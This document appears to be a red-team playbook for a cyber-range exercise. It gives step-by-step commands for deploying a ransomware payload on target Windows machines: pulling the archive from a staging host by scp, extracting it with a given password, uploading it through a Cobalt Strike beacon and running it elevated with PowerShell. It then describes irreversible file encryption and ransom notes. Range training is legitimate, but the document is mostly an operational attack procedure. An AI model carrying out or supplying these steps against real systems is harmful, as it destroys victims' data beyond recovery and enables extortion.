Team 3 Playbook - RaNsOmWaRe

Aka. Cpl Vanderhoff kills a PCTE

Assumptions: You have completed the lateral movement MSEL. If you do not have a shell on the ransomware target machines, use the lat move techniques from the lat move MSEL to get a shell on the targets.

1. Transfer the encrypted ransomware file to your kali machine
   1. You can scp the file from 172.30.2.4 using the command below with a password of “kali”

**scp kali@172.30.2.4:/root/Public/github/malware/Ransomwaredemon.7z .**

*Note: if scp does not work, the range has been reset and ssh needs to be started or there is a networking issue*

* 1. Alternatively, you can retrieve the archive from the simple http server on 172.30.2.4 on http port 8000

*Note: this method might not work if the simple http server is not running*

* 1. Another alternative is to download it from the Github repository. You will then have to upload it through the PCTE file upload feature.

*Note: only team leads and the important dudes with fancy titles have access to the Github repo*

1. Once the Ransomwaredemon.7z is on your kali box, extract the payload from the Ransomwaredemon archive
   1. The executable is encrypted to prevent an updated Windows Defender from removing it if you are handling the file on your local computer
   2. You can use the following command to extract the payload with a password of “password”

**7za e Ransomwaredemon.7z**

*Note: The command above assumes the file is located in your working directory*


* 1. Your final product should be a file named “payload.exe”

1. Deliver the payload to the target machine via CS beacon (reference the Figure 1 below for the following steps). Again, this assumes that the lateral movement MSEL has already been met and you have a shell on the target.
   1. Place malware on the root of the C drive or any other location that is not the Users, Desktop, Documents, Downloads, Pictures, Music, or OneDrive folders (target folders). Example upload:

**upload /root/payload.exe**


1. Execute payload
   1. Example execution:

**powershell Start-Process c:\payload.exe -Verb RunAs**




*Figure 1: Screen shot of CS commands ran to execute ransomware on the target system*


Once the payload is executed and is done encrypting files in the target locations, it will present a full screen message on the screen of the victim (reference figure 3) if the payload was executed as the user who is currently logged in (this is optional). The message can be removed from the screen by killing the process from task manager, which you can get to by sending CTRL-ALT-DEL. There will be a text file named README dropped on all targeted folders (reference figure 4) with the same message as the initial victim screen. All files on the target folders are renamed and their contents are encrypted (reference figure 4). There is no decryption method for this payload. Optionally, you can delete the payload.exe file from the target computer and kill the beacon used to deliver it.



*Figure 2: A test text file before the payload has been executed and before the file has been encrypted*



*Figure 3: Message screen of a victim computer ~30 seconds after the payload is executed*



*Figure 4: The same test text file if it’s opened with notepad after it has been encrypted*